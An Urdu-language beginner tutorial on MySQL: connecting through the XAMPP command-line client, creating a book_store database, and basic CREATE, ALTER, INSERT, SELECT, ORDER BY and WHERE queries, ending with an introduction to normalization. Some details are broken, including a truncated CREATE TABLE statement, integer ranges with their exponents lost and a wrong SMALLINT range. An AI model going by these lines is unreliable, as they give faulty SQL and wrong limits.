MySQL ایک کلائنٹ سرور ڈیٹا بیس ہے۔ اصل میں DBMSs کے دو قسمیں ہوتی ہیں۔1:شیئرڈ فائل بیس، 2:کلائنٹ سرور۔ پہلے قسم میں جو ڈیٹا بیسز ہوتے ہیں وہ ایک ڈسک ٹاپ اپلی کیشن کے ساتھ استعمال ہوتے ہیں جیسے کہ MS ACCESS اور FILE MAKER۔ اور عموماً ہائی اینڈ پر استعمال نہیں ہوتے۔ ڈیٹا بیسز جیسے کہ MySQL, Oracle اور Microsoft SQL Server کلائنٹ سرور ڈیٹا بیسز ہیں جسکے دو حصے ہوتے ہیں۔ پہلا ایک server سافٹ ویئر ہوتا ہے جو کہ ڈیٹا کو access کرتا ہے(جیسے کہ ڈیٹا کو ڈالنا، حاصل کرنا، ختم کرنا یا اپ ڈیٹ کرنا) سب اسکی ذمہ داریاں ہوتی ہیں۔ جس کمپیوٹر پر یہ سافٹ ویئر انسٹال ہوا ہوتا ہے اسکو Database Server کہتے ہیں۔

جس کمپیوٹر سے ڈیٹا بیس سرور کو کوئی request آتی ہے اس پر ایک کلائنٹ سافٹ ویئر انسٹال ہوتا ہے۔ مثلاً اگر مجھے ڈیٹا بیس سے customers کی لسٹ چاہیے تو کلائنٹ، سرور کو ایک request سنڈ کرتا ہے اور پھر سرور اس request کو پروسس کرتا ہے، ڈیٹا کو سورٹ کرتا ہے، فلٹر کرتا ہے اور واپس کلائنٹ کو response میں بھیجتا ہے۔

مائی سیکول کا سرور سافٹ ویئر ہم لوکلی بھی انسٹال کر سکتے ہیں یا ایک ریموٹ سرور کے ساتھ بھی کنکٹ ہو سکتے ہیں ۔ جب ہم XAMPP انسٹال کرتے ہیں تو MySQL سرور خود بخود ہمارے پاس انسٹال ہو جاتا ہے جسکی سروس ہم XAMPP کے کنٹرول پینل سے چلا سکتے ہیں۔ کلائنٹ کے طور پر MySQL کچھ ٹولز فراہم کرتا ہے اور ہم ویب اپلی کیشنز بنانے والے لینگویجز بھی استعمال کر سکتے ہیں جیسے کہ (PHP)۔ مائی سیکول کے ساتھ ایک کمانڈ لائن کلائنٹ یوٹیلٹی بھی آتی ہے جسکو mysql کہتے ہیں اور مائی سیکول کے bin فولڈر میں موجود ہوتا ہے جسکے ذریعے ہم SQL کے کیوریز چلا سکتے ہیں۔ اسکے علاوہ اور ٹولز ہیں جیسے کہ mysqladmin اور mysql query browser جو کہ ہم مائی سیکول کی ویب سائٹ سے ڈاون لوڈ کر سکتے ہیں۔ mysqladmin ایک گرافیکل یوزر انٹرفیس فراہم کرتا ہے جسکے ذریعے ہم مائی سیکول کے یوزرز، ڈیٹا بیسز، سرویسز وغیرہ کنٹرول کر سکتے ہیں۔ mysql query browswer بھی ایک کلائنٹ طور پر استعمال کر سکتے ہیں جو گرافیکل انٹرفیس فراہم کرتا ہے جہاں سے ہم مائی سیکول کے کمانڈز کو رن کر سکتے ہیں۔

SQL (ایس کیو ایل)

SQL جو کہ ایس کیو ایل یا سیکول بولا جاتا ہے Structured Query Language کا مخفف ہے۔ یہ ایک لینگوئج ہے جو کسی ڈیٹا بیس کے ساتھ بات چیت کرنے کیلئے استعمال ہوتا ہے۔ یہ دوسرے لینگوئجز جیسے ++C یا PHP کی طرح نہیں ہے بلکہ یہ چند لفظوں پر کام کرتا ہے۔ یہ خاص طور پر کسی ڈیٹا بیس سے ریکارڈ حاصل کرنے، ختم کرنے یا تبدیل کرنے کیلئے استعمال ہوتا ہے۔ SQL کسی خاص ڈیٹا بیس بنانے والی کمپنی کی ملکیت نہیں ہے بلکہ ہر ایک DBMS، SQL کو سپورٹ کرتا ہے۔ اسلئے یہ لینگوئج سیکھنے کے بعد آپ تقریباً ہر ایک ڈیٹا بیس کے ساتھ کام کر سکتے ہیں۔ یہ ایک بالکل آسان لینگوئج ہے جو انگلش کے چند الفاظ پر مشتمل ہے۔

مائی سیکول کے ساتھ کام کرنا

اب ہم SQL کو استعمال کرتے ہوئے MySQL میں کام کرینگے اور یہاں آپکو SQL کے کچھ کمانڈ جنکو کیوری (Query) کہتے ہیں سکھایا جائے گا۔لیکن اس سے پہلے کہ ہم مائی سیکول کو کوئی کمانڈ بھیجے اسکے ساتھ کنکٹ ہونا ضروری ہے۔MySQL سے کنکٹ ہونے کیلئے تین چیزیں درکار ہوتی ہیں host, username, password۔اگر آپ نے الگ سے MySQL انسٹال کیا ہے تو انسٹالیشن کے دوران آپ نے ایک یوزر اور پاس ورڈ بھی دیا ہوگا۔اگر آپ کے پاس XAMPP انسٹال ہے تو اسکا یوزر root اور پاس ورڈ خالی ہوتا ہے یعنی root یوزر پر کوئی پاس ورڈ نہیں ہوتا جبکہ host آپکا localhost ہوگا۔root یوزر کے پاس سب سے زیادہ اختیارات ہوتے ہیں اور یہ ایک قسم کا ایڈمنسٹریٹر ہوتا ہے۔جیسے کہ ہم نے پہلے پڑھا کہ MySQL ایک کمانڈ interpreter بھی مہیا کرتا ہے جسکے ذریعے ہم SQL کے کیوریز چلا سکتے ہیں اور یہ MySQL کے bin فولڈر میں mysql.exe کے نام سے موجود ہوتا ہے۔آپ سب سے پہلے XAMPP کے کنٹرول پینل سے MySQL کو سٹارٹ کریں۔اور پھر run میں cmd لکھیں۔کمانڈ لائن پر اس فولڈر میں جائیں اگر آپ کے پاس XAMPP، C:\ ڈرائیو پر انسٹال ہو۔

```
C:\xampp\mysql\bin>
C:\xampp\mysql\bin> mysql -uroot
```

لائن نمبر دو میں uroot- کا مطلب ہے کہ ہم root یوزر سے لاگن کر رہے ہیں۔ u- کا مطلب user ہے۔اور اس پر کوئی پاس ورڈ نہیں ہے اگر آپ نے root کو پاس ورڈ لگایا ہو تو پھر آپکو سپیس دینے کے بعد پاس ورڈ بھی دینا ہوگا۔جیسے کہ:

```
C:\xampp\mysql\bin> mysql -uroot  -pabc
```

جہاں p- کا مطلب پاس ورڈ اور abc کی جگہ آپکا پاس ورڈ ہوگا۔انٹر کرنے کے بعد آپ کو MySQL میں خوش آمدید کہا جائے گا اور مائی سیکول کا prompt آپکی کمانڈ کا منتظر ہوگا۔

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.0.45-community-nt MySQL Community Edition (GPL)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

اب ہم یہاں سے MySQL کو کمانڈز بھیجیے گے۔ہر کمانڈ کے آخر میں ; سیمی کالن دیتے ہیں جس سے مائی سیکول کو پتہ چلے گا کہ یہاں پر کمانڈ ختم ہو رہی ہے اور اسکے بعد وہ آپ کو جواب دیگا۔مثلاً

```
mysql> SELECT NOW();
```

یہ سٹیٹمنٹ انٹر کرنے کے بعد یہ موجودہ ڈیٹ اینڈ ٹائم دیکھائے گا۔جیسے کہ:

```
+---------------------+
| NOW()               |
+---------------------+
| 2009-01-30 13:48:07 |
```

ریزلٹ دیکھانے کے بعد آخر میں mysql> کا prompt دوبارہ آپکے اگلے کمانڈ کا منتظر ہوتا ہے۔اب ہم یہ دیکھتے ہیں کہ ہمارے پاس کتنے ڈیٹابیسز موجود ہیں یعنی انکی ایک لسٹ دیکھنا چاہتے ہیں تو اسکے لئے سٹیٹمنٹ لکھیں:

```
mysql> SHOW DATABASES;
```

☆ output:

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| phpmysql           |
| mysql              |
| forta              |
| coldfusion         |
| flex               |
| test               |
+--------------------+
```

اس سے پہلے کہ ہم کسی ڈیٹابیس میں کام کریں اسکو سلکٹ کرنا ضروری ہے جو کہ ہم اسطرح کرتے ہیں:

```
mysql> USE mysql ;
```

☆ Output:

```
Database changed
```

اب جب ہم نے ایک ڈیٹابیس سلکٹ کی ہم چاہیں گے کہ اسکے اندر موجود ٹیبلز کو لسٹ کی شکل میں دیکھیں۔

```
mysql> SHOW TABLES ;
```

☆ Output:

```
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.02 sec)
```

اب ہم help_topic ٹیبل میں موجود کالمز کو دیکھتے ہیں تو اس کیلیے ہم اسطرح لکھیں گے۔

```
mysql> SHOW COLUMNS FROM help_topic ;
+-------------------+----------------------+------+-----+---------+-------+
| Field             | Type                 | Null | Key | Default | Extra |
+-------------------+----------------------+------+-----+---------+-------+
| help_topic_id     | int(10) unsigned     | NO   | PRI |         |       |
| name              | char(64)             | NO   | UNI |         |       |
| help_category_id  | smallint(5) unsigned | NO   |     |         |       |
| description       | text                 | NO   |     |         |       |
| example           | text                 | NO   |     |         |       |
| url               | char(128)            | NO   |     |         |       |
+-------------------+----------------------+------+-----+---------+-------+
6 rows in set (0.03 sec)
```

IT Dunya

جی دوستوں آپ نے چند کمانڈوں کو دیکھا اور آپ کو آئیڈیا ہو گیا کہ SQL کتنی آسان لینگوئج ہے اور ہم کیسے ایک DBMS سے بات چیت کرتے ہیں۔

نیا ڈیٹا بیس بنانا

یقیناً کسی ڈیٹا بیس کے ساتھ کام کرنے کیلئے یہ ضروری ہے کہ پہلے آپ ایک ڈیٹا بیس بنائیں۔مائی سیکول میں نیا ڈیٹا بیس بنانا بہت آسان ہے۔نیچے کی مثال میں ہم book_store کے نام سے ایک ڈیٹا بیس بناتے ہیں:

```
mysql> CREATE DATABASE book_store ;
☆ Output:
Query OK, 1 row affected (0.03 sec)
```

ہم نے book_store کے نام سے ایک نیا ڈیٹا بیس بنایا۔کسی ڈیٹا بیس کا نام زیادہ سے زیادہ 64 حروف پر مشتمل ہو سکتا ہے۔نام کے اندر فارورڈ سلیش، بیک سلیش یا ڈاٹ استعمال نہیں کر سکتے۔

نیا ٹیبل بنانا

اب جبکہ ہم نے ڈیٹا بیس بنالیا ہے اسمیں ٹیبلز بنانا بھی ضروری ہے۔(پہلے آپ book_store کو سلیکٹ کریں)۔ٹیبل بنانا بھی بہت آسان ہے مثلاً:

```
mysql> CREATE TABLE authors
     (rec_id INT AUTO_INCREMENT PRIMARY KEY,
     author_last VARCHAR(50),
     author_first VARCHAR(50),
     country VARCHAR(50));
☆ Output:
Query OK, 0 rows affected (0.11 sec)
```

یہ ٹیبل چار کالمز پر مشتمل ہے جسمیں پہلا کالم rec_id ایک پرائمری کی ہے اور اسکو ہم نے AUTO_INCREMENT بھی دیا ہوا ہے یعنی اس کالم میں ویلیو duplicate نہیں ہوگی اور ہر row کے انسرٹ ہونے پر اسمیں خود بخود ایک کا اضافہ ہوگا جس سے یہ کالم unique رہے گا،اس کالم میں ہم خود سے کوئی ویلیو انسرٹ نہیں کرتے بلکہ اسکو سکیپ کرتے ہیں اور یہ خود بخود increment ہوتا ہے۔آپ دیکھ رہے کہ ہر کالم کے نام کے بعد ہم نے اسکا ڈیٹا ٹائپ بھی بتایا ہے کہ اس کالم میں کس قسم کا ڈیٹا سٹور ہوگا ان پر ہم آگے بات کرتے ہیں۔اب یہ سٹیٹمنٹ لکھیں جس سے ہمارا ٹیبل ڈسپلے ہو جائے گا۔اس سٹیٹمنٹ میں DESC کا مطلب DESCRIBE ہے۔آپ DESC کی جگہ DESCRIBE بھی استعمال کر سکتے ہیں۔

```
mysql> DESC authors;
☆ Output:
+--------------+-------------+------+-----+---------+----------------+
| Field        | Type        | Null | Key | Default | Extra          |
+--------------+-------------+------+-----+---------+----------------+
| rec_id       | int(11)     | NO   | PRI | NULL    | auto_increment |
| author_last  | varchar(50) | YES  |     | NULL    |                |
| author_first | varchar(50) | YES  |     | NULL    |                |
| country      | varchar(50) | YES  |     | NULL    |                |
+--------------+-------------+------+-----+---------+----------------+
```

نیا ٹیبل بنانے کیلئے سب سے پہلے create table لکھتے ہیں اسکے بعد ٹیبل کا نام دیتے ہیں جیسے کہ author۔ اسکے بعد بریکٹس کے اندر اسکے کالمز کا نام اور انکا ڈیٹا ٹائپ دیتے ہیں جیسے کہ:

```
(rec_id INT AUTO_INCREMENT PRIMARY KEY,
author_last VARCHAR(50),
author_first VARCHAR(50),
country VARCHAR(50));
```

اس مثال میں rec_id، author_last، author_first اور country اس ٹیبل کے کالمز ہیں جنکے آگے اسکا ڈیٹا ٹائپ بھی بتایا گیا ہے کہ ان میں کس قسم کا ڈیٹا سٹور ہوگا۔ اس مثال میں ہم نے INT اور VARCHAR کا استعمال کیا اسکے ساتھ ساتھ کچھ اور ڈیٹا ٹائپس بھی ہیں جو کہ مندرجہ ذیل ہیں۔

مائی سیکول ڈیٹا ٹائپس

جس طرح ایک ویریبل کا ڈیٹا ٹائپ ہوتا ہے بالکل اسی طرح ایک ٹیبل میں ایک کالم کا ڈیٹا ٹائپ ہوتا ہے اور اس کالم میں ڈیٹا اسی کے مطابق سٹور ہوتا ہے۔
مائی سیکول مندرجہ ذیل ڈیٹا ٹائپس فراہم کرتا ہے:

نومیرک ڈیٹا ٹائپس	تفصیل	رینج/فارمیٹ
INT	نارمل سائز integer	(-231 to 231 -1) یا (0 to 232 -1)
TINYINT	بہت چھوٹا integer	(-27 to 27 -1) یا (0 to 28 -1)
SMALLINT	چھوٹا integer	(-215 to 215 -1) یا (0 to 28 -1)
MEDIUMINT	درمیانے سائز کا integer	(-223 to 223 -1) یا (0 to 224 • -1)
BIGINT	بڑا integer	(-263 to 263 -1) یا (0 to 264 -1)
FLOAT	اعشاریہ والے نمبرز	±1.176 × 10 - 38 سے ±3.403 × 10 + 38
DOUBLE/REAL	//	±2.225 × 10 - 308 سے ±1.798 × 10 + 308

ڈیٹ ٹائم ڈیٹا ٹائپس	تفصیل	رینج/فارمیٹ
DATE	تاریخ	1000-01-01 سے لیکر 9999-12-31 تک تاریخ
DATETIME	تاریخ اور وقت	1000-01-01 00:00:00 سے لیکر 9999-12-31 23:59:59 تک
TIMESTAMP	ٹائم سٹیمپ	19700101000000 سے لیکر 2037 تک ٹائم سٹیمپ
TIME	وقت	hh:mm:ss
YEAR	سال	1900 سے لیکر 2155 تک سال

سٹرنگ ڈیٹا ٹائپس	تفصیل	رینج/فارمیٹ
CHAR(width)	فکس سٹرنگ	255 تک کریکٹرز
VARCHAR(width)	ویری ایبل سٹرنگ	255 تک کریکٹرز
BLOB	بائنری لارج آبجیکٹس	65535 بائٹس پر مشتمل بائنری ڈیٹا
TINYBLOB	چھوٹا BLOB	255 بائٹس تک بائنری ڈیٹا
MEDIUMBLOB	درمیانے سائز کا BLOB	16777215 بائٹس تک بائنری ڈیٹا محفوظ کرسکتا ہے
LONGBLOB	بہت بڑا BLOB	4294967295 بائٹس تک بائنری ڈیٹا
TEXT	نارمل ٹیکسٹ	65535 بائٹس تک ڈیٹا سٹور کرسکتا ہے
TINYTEXT	بہت چھوٹے سائز کا ٹیکسٹ	255 بائٹس
MEDIUMTEXT	درمیانے سائز کا ٹیکسٹ	16777215 بائٹس تک
LONGTEXT	زیادہ ٹیکسٹ	4294967295 بائٹس تک ڈیٹا سٹور کرسکتا ہے

اب ہم ایک اور ٹیبل بناتے ہیں۔

```
mysql> CREATE TABLE books
      (rec_id INT AUTO_INCREMENT PRIMARY KEY,
      title VARCHAR(50),
      author VARCHAR(50),
☆ Output:
Query OK, 0 rows affected (0.1 2 sec)
```

ٹیبل میں تبدیلی کرنا (ALTER)

ہم کسی ٹیبل میں بنانے کے بعد بھی تبدیلی کر سکتے ہیں یعنی اگر کوئی نیا کالم شامل کرنا ہے یا کسی کالم کا ڈیٹا ٹائپ تبدیل کرنا ہو وغیرہ وغیرہ۔ اسکے لئے ہم ALERT کا استعمال کرتے ہیں۔ books کے ٹیبل میں ہمیں کچھ اور کالمز بھی چاہتے ہیں۔

```
mysql> ALTER TABLE books
       CHANGE COLUMN author author_id INT,
       ADD  COLUMN description  TEXT,
       ADD COLUMN pub_year  YEAR,
       ADD COLUMN isbn VARCHAR(20);
☆output:  Query OK, 0 rows affected (0.47 sec)
```

کسی ٹیبل میں تبدیلی کرنے کیلیے سب سے پہلے ALTER TABLE لکھتے ہیں اسکے بعد ٹیبل کا نام دیتے ہیں۔یہاں پر ہم نئے کالمز شامل کر رہے ہیں جسکے لئے ہم ADD COLUMN لکھتے ہیں اسکے بعد شامل کرنے والے کالم کا نام اور ڈیٹا ٹائپ دیتے ہیں۔جیسے اوپر کی مثال میں desciption کا نام کالم شامل کیا ہے۔اب آپ DESC authors لکھیں تو آخر میں نئے کالم شامل ہو چکے ہونگے CHANGE COLUMN کے بعد ہم تبدیل کرنے والے کالم کا نام دیتے ہیں اور اسکے بعد اسکا نیا نام اور ڈیٹا ٹائپ دیتے ہیں۔آپ تبدیلیاں دیکھنے کیلیے اس ٹیبل کو DESCRIBE کریں۔

ٹیبل میں ڈیٹا انسرٹ کرنا(INSERT)

اب جبکہ ہم نے ایک ڈیٹا بیس بنایا اسمیں ٹیبلز بھی بنا دیے ہیں،ہم چاہیے گے کہ اسمیں کوئی ڈیٹا بھی انسرٹ کریں۔ٹیبل میں ڈیٹا انسرٹ کرنا بہت آسان ہے جسکے لئے INSERT کا سٹیمنٹ استعمال ہوتا ہے۔مثلاً

```
mysql> INSERT  INTO authors
    -> (author_last,author_first,country)
    -> VALUES('Vernon','Olympia','USA');
☆output:
Query OK, 1 row affected (0.01 sec)
```

سب سے پہلے ہم INSERT INTO،اسکے بعد ٹیبل کا نام اور پھر جن کالمز میں ڈیٹا ڈالنا ہو انکو بریکٹس کے اندر لکھتے ہیں۔VALUES کے بعد بریکٹس میں ان کالمز کو ویلیوز دیتے ہیں۔اب ہم books کے ٹیبل میں ایک رو انسرٹ کرتے ہیں۔

```
mysql> INSERT INTO books
    -> (title, author_id, isbn, pub_year)
    -> VALUES('Eden',1,'0802117287','2003');;
☆output:
Query OK, 1 row affected (0.0 0 sec)
```

آپ دیکھ رہے ہیں کہ جن کالمز کی ڈیٹا ٹائپ varchar یا date سے متعلق ہے انکے ویلیوز کو ہم سنگل کوماز کے اندر لکھتے ہیں۔اب آپ authors کے ٹیبل میں مندرجہ ذیل روز انسرٹ کریں

```
+--------+-------------+--------------+---------+
| rec_id | author_last | author_first | country |
+--------+-------------+--------------+---------+
|      2 | Kline       | Kevin E      | USA     |
|      3 | Dyer        | Russell      | USA     |
|      4 | Kofler      | Michael      | USA     |
+--------+-------------+--------------+---------+
```

اب books کے ٹیبل میں مندرجہ ذیل ڈیٹا انسرٹ کریں۔

rec_id	title	author_id	description	pub_year	isbn
2	SQL in a Nutshell	2	NULL	2004	0596004818
3	MySQL in a Nutshell	3	NULL	2005	0596007892
4	Guide to MySQL	4	NULL	2004	1590591445

SELECT سٹیٹمنٹ

اب جبکہ ہمارے پاس دونوں ٹیبلوں میں کچھ ریکارڈ انسرٹ ہو چکا ہے اب ہم select سٹیٹمنٹ کی مدد سے ان ٹیبلز کا ڈیٹا حاصل کرتے ہیں۔ select سٹیٹمنٹ بہت زیادہ استعمال ہوتا ہے اور کسی ٹیبل سے ریکارڈز یعنی روز حاصل کرتا ہے۔ مثلاً:

```
mysql> SELECT * FROM authors;
☆output:
+--------+-------------+--------------+---------+
| rec_id | author_last | author_first | country |
+--------+-------------+--------------+---------+
|      1 | Vernon      | Olympia      | USA     |
|      2 | Kline       | Kevin E      | USA     |
|      3 | Dyer        | Russell      | USA     |
|      4 | Kofler      | Michael      | USA     |
+--------+-------------+--------------+---------+
4 rows in set (0.05 sec)    1 row in set (0.00 sec)
```

آپ دیکھ رہے ہیں کہ authors کی ٹیبل میں جتنا ریکارڈ تھا وہ ہمارے سامنے آ گیا ہے۔ اس سٹیٹمنٹ میں * کا مطلب ہے ''تمام کالمز یا سب کالمز'' FROM کے بعد اس ٹیبل کا نام دیتے ہیں جسکا ریکارڈ حاصل کرنا ہو۔ اگر کسی ٹیبل سے خاص کالمز کا ڈیٹا حاصل کرنا ہو تو اسکے لئے select سٹیٹمنٹ میں ان کالمز کا نام دیتے ہیں مثلاً:

```
mysql> SELECT title, pub_year FROM books;
☆output:
+-------+----------+
| title | pub_year |
+-------+----------+
| Eden  |     2003 |
+-------+----------+
1 row in set (0.03 sec)
```

آپ دیکھ رہے ہیں کہ صرف ان کالمز کا ریکارڈ سامنے آیا ہے جو ہم نے select سٹیٹمنٹ میں دیئے ہیں۔ select سٹیٹمنٹ میں پہلے کالم کا نام، اسکے بعد کوما (,) اور پھر اگلے کالم کا نام دیتے ہیں۔ آپ جتنے کالمز کا نام دینگے یہ صرف ان کالمز کا ڈیٹا سیلیکٹ کرے گا۔

Data کو (SORT) کرنا

Select سٹیٹمنٹ میں ہمارے پاس ڈیٹا ویسے ہی حاصل ہوتا ہے جس order میں محفوظ ہوتا ہے۔ اگر ہم ڈیٹا کو کسی خاص کالم پر sort کرنا چاہتے ہوں تو اسکے لئے select کیوری میں order by لکھتے ہیں اور اسکے بعد اس کالم کا نام جس پر ڈیٹا کو sort کرنا ہو مثلاً

```
mysql> SELECT * FROM authors ORDER BY author_first;
+--------+-------------+--------------+---------+
| rec_id | author_last | author_first | country |
+--------+-------------+--------------+---------+
|      2 | Kline       | Kevin E      | USA     |
|      4 | Kofler      | Michael      | USA     |
|      1 | Vernon      | Olympia      | USA     |
|      3 | Dyer        | Russell      | USA     |
+--------+-------------+--------------+---------+
```

آپ دیکھ رہے ہیں کہ ہمارے پاس جو ڈیٹا حاصل ہوا ہے وہ authors کے پہلے ناموں پر ascending order میں sort ہوا ہے۔

اگر ڈیٹا کو Descending order پر sort کرنا ہو تو اسکے لئے اسطرح کیوری لکھتے ہیں:

```
mysql> SELECT * FROM authors ORDER BY rec_id DESC ;
```

☆output:

```
+--------+-------------+--------------+---------+
| rec_id | author_last | author_first | country |
+--------+-------------+--------------+---------+
|      4 | Kofler      | Michael      | USA     |
|      3 | Dyer        | Russell      | USA     |
|      2 | Kline       | Kevin E      | USA     |
|      1 | Vernon      | Olympia      | USA     |
+--------+-------------+--------------+---------+
4 rows in set (0.00 sec)
```

اس کیوری میں ہم authors ٹیبل کے ریکارڈ کو rec_id پر Descending order میں sort کر رہے ہیں۔

SELECT میں WHERE کا استعمال

where ، select سٹیٹمنٹ میں ایک کنڈیشن دینے کیلئے استعمال ہوتا جس کے ذریعے ہم کسی ٹیبل میں ڈیٹا کو فلٹر کر سکتے ہیں۔ مثلاً

```
mysql> SELECT title,isbn
    -> FROM books
    -> WHERE pub_year = 2004 ;
```

☆output:

```
+-------------------+------------+
| title             | isbn       |
+-------------------+------------+
| SQL in a Nutshell | 0596004818 |
| Guide to MySQL    | 1590591445 |
+-------------------+------------+
2 rows in set (0.00 sec)
```

کیوری میں where کے بعد ہم ایک کنڈیشن دیتے ہیں جس طرح ہم PHP کے if میں کوئی کنڈیشن دیتے ہیں۔ یہاں ہم نے = اپریٹر کا استعمال کیا ہے اسکے علاوہ بھی کچھ آپریٹرز ہیں جو ہم اسمیں استعمال کر سکتے ہیں۔

آپریٹر	تفصیل	آپریٹر	تفصیل
=	برابر ہو (Equality)	>	بڑا ہو (Greater than)
<>	برابر نہ ہو (Nonequality)	<=	چھوٹا ہو یا برابر ہو (Less than or equal to)
!=	// (Nonequality)	>=	بڑا ہو یا برابر ہو (Greater than or equal to)
<	چھوٹا ہو (Less than)	BETWEEN	دو دیئے گئے ویلیوز کے درمیان ہو (Between two specified values)

اب آپ مندرجہ ذیل کیوری چلائیں:

```
mysql> SELECT title, pub_year, isbn
-> FROM books
-> WHERE pub_year > 2003;
```

☆output:

```
+----------------------+-----------+-------------+
| title                | pub _year | isbn        |
+----------------------+-----------+-------------+
| SQL in a Nutshell    |      2004 | 0596004818 |
| MySQL in a Nutshell  |      2005 | 0596007892 |
| Guide to MySQL       |      2004 | 1590591445 |
+----------------------+-----------+-------------+
3 rows in set (0.00 sec)
```

WHERE میں AND , OR کا استعمال

ہم where میں دو یا زیادہ کنڈیشنز چیک کرنے کیلئے AND, OR کا استعمال بھی کر سکتے ہیں جیسے کہ:

```
mysql> SELECT title,pub_year
-> FROM books
-> WHERE pub_year > 2003 AND pub_year < 2005;
```

☆output:

```
+-------------------+----------+
| title             | pub_year |
+-------------------+----------+
| SQL in a Nutshell |     2004 |
| Guide to MySQL    |     2004 |
+-------------------+----------+
2 rows in set (0.06 sec)
```

دو ٹیبلوں کا تعلق قائم کرنا

ہم نے پہلے پڑھا کہ primary key ایک ایسا انڈیکس ہے جو کسی ٹیبل میں ایک رو کو یونیک بنا دیتا ہے اور جس کے ذریعے ہم مختلف ٹیبلوں کا آپس میں تعلق قائم کر سکتے ہیں۔ اگر آپ authors کے ٹیبل کو دیکھیں تو اسمیں rec_id کو ہم نے پرائمری کی بنایا ہوا ہے اور جسکی ویلیو ہر رو کے انسرٹ ہونے پر increment ہوتی ہے۔ اس ڈیٹا بیس ہم نے ایک book کے بارے میں معلومات محفوظ کرنے کیلئے دو ٹیبلوں کا استعمال کیا ہے۔ پہلا ٹیبل authors اور دوسرا books کی معلومات محفوظ کرتا ہے۔ آپ کہیں گے کہ یہ کام تو ایک ٹیبل میں بھی ہو سکتا تھا یعنی ہم books کی ٹیبل میں تین مزید کالمز کا اضافہ کر دیتے جسمیں ہم اس کتاب کے مصنف کے بارے میں معلومات محفوظ کرتے اور دوسرا ٹیبل بنانے کی ضرورت نہیں تھی۔ فرض کریں کہ ہمارے پاس ایک مصنف کی دس کتابیں ہیں اور ہم مصنف کے بارے میں معلومات authors ٹیبل کی بجائے، books کے ٹیبل میں محفوظ کرتے ہیں تو ہمارے پاس ایک ویلیو دس دفعہ repeat ہوگی۔ اسطرح اگر بیس منصف ہیں اور ہر ایک کی دس سے بیس کتابیں ہیں تو کتنی دفعہ ایک ویلیو repeat ہوگی؟

اگر ہم نے رکارڈ انسرٹ کرتے ہوئے کی غلطی کر دی یعنی بعد میں ہمیں پتہ چلا کہ ''اوہو ہو' فلاں مصنف کا نام غلط دیا ہے!! تو پھر کیا ہوگا؟۔

میں آپ کو اپنا ایک تجربہ بیان کرتا ہوں: ’’فروری 2008ء کے الیکشن کیلئے میں ایک ویب سائٹ پر کام کر رہا تھا جو خاص طور پر الیکشن کے کوریج کیلئے بنایا گیا تھا۔ الیکشن کے نتائج آنے سے صرف پانچ گھنٹے پہلے ایک معروف ٹی وی چینل کی طرف سے ہمیں بتایا گیا کہ ہم انکو مکمل اپ ڈیٹس RSS کے ذریعے فراہم کریں گے جو وہ direct ایک پٹی کی شکل میں چینل پر نشر کریں گے اور اسمیں غلطی کا کوئی امکان نہیں ہونا چاہیے۔ اس سائٹ پر میں مسلسل 72 گھنٹے سے کام کر رہا تھا اور آخر میں مجھے کچھ سمجھ نہیں آ رہا تھا کیونکہ coding کر کر کے میرا دماغ انتہائی تھک چکا تھا اور میں RSS فیڈ بناتے ہوئے ایک غلطی کر بیٹھا۔ میں نے ایک ٹیبل بنایا اور اسمیں ایک کالم party_name کے نام سے بنایا جسمیں کسی پارٹی کا پورا نام محفوظ ہوتا تھا۔ الیکشن کے نتائج آنا شروع ہوگئے ہمارا پورا الیکشن سیل ویب سائٹ کو اپ ڈیٹ کرنے لگا۔ ریزلٹ ڈالنے کے ساتھ ہی وہ فوراً ٹی وی کے سکرین چلنا شروع ہو جاتا۔ سب کچھ ٹھیک چل رہا تھا۔ بہت سارا ریکارڈ انسرٹ ہو چکا تھا کہ اچانک چینل والوں کی طرف سے فون آ گیا کہ آپ کی طرف سے جو پارٹی کا نام آ رہا ہے وہ بہت لمبا ہے اور سارے پٹی کو گھیر لیتا ہے اسلئے مہربانی کر کے اسکو شارٹ کر لیں۔ آپ یقیناً مسئلے کو سمجھ گئے ہونگے۔‘‘

اس لئے جہاں آپ سمجھتے ہیں کہ ایک ویلیو کسی کالم میں repeat ہوگی اور جسکے تبدیلی پر ہمارے باقی ریکارڈ پر اثر پڑے گا، تو اس سے متعلق جتنا ریکارڈ ہے اسکو ہمیشہ ایک نئی ٹیبل میں محفوظ کریں۔ اسکو نارملائیزیشن کہتے ہیں یعنی ڈیٹا کو توڑ کر زیادہ ٹیبلوں پر تقسیم کرنا جہاں ایک قسم کا ڈیٹا repeat ہونے کا امکان کم سے کم ہو۔ نارملائیزیشن کی تین قسم کے قواعد و ضوابط ہیں جسکو follow کرتے ہوئے ہم ڈیٹا کو مختلف ٹیبلوں میں تقسیم کر سکتے ہیں۔ جو مندرجہ ذیل ہیں:

1: First Normal Form (1NF)

- ☆ releated ڈیٹا کیلئے نیا ٹیبل بنائیں
- ☆ جو ڈیٹا repeat ہو رہا ہے اسکو نئے ٹیبل میں رکھیں
- ☆ ریکارڈ کے نشاندہی کیلئے primary key استعمال کریں

2: Second Normal Form (2NF)

- ☆ ریکارڈز کا گروپ جو بہت سارے ریکارڈ پر apply ہوتا ہو، کو نئی ٹیبلوں میں رکھیں
- ☆ نئے ٹیبلوں میں foreign key کا استعمال کرتے ہوئے ایک دوسرے کے ساتھ تعلق قائم کریں۔

3: Third Normal Form (3NF)

- ☆ ایسے فیلڈز کو ختم کرنا جو primary key پر انحصار نہیں کرتے۔

اگر آپ books کے ٹیبل کو دیکھیں تو اسمیں author_id کے نام سے ایک کالم ہے اور اسمیں ہم ایک مصنف کی rec_id ڈالتے ہیں جو کہ authors کے ٹیبل میں ایک پرائمری کی ہے۔ جس سے ہمیں پتہ چلے گا کہ کونسی کتاب کس مصنف کی ہے۔ یعنی اگر اس کالم میں کسی روکی ویلیو 1 ہو تو وہ authors کے ٹیبل میں اس ریکارڈ کی نشاندہی کرتا ہے جسکی پرائمری کی 1 ہے۔ اسکو فارن کی (foreign key) کہتے ہیں اور اسکے ذریعے ہم authors کے ٹیبل سے تعلق قائم کر سکتے ہیں جسکو relationship کہتے ہیں۔

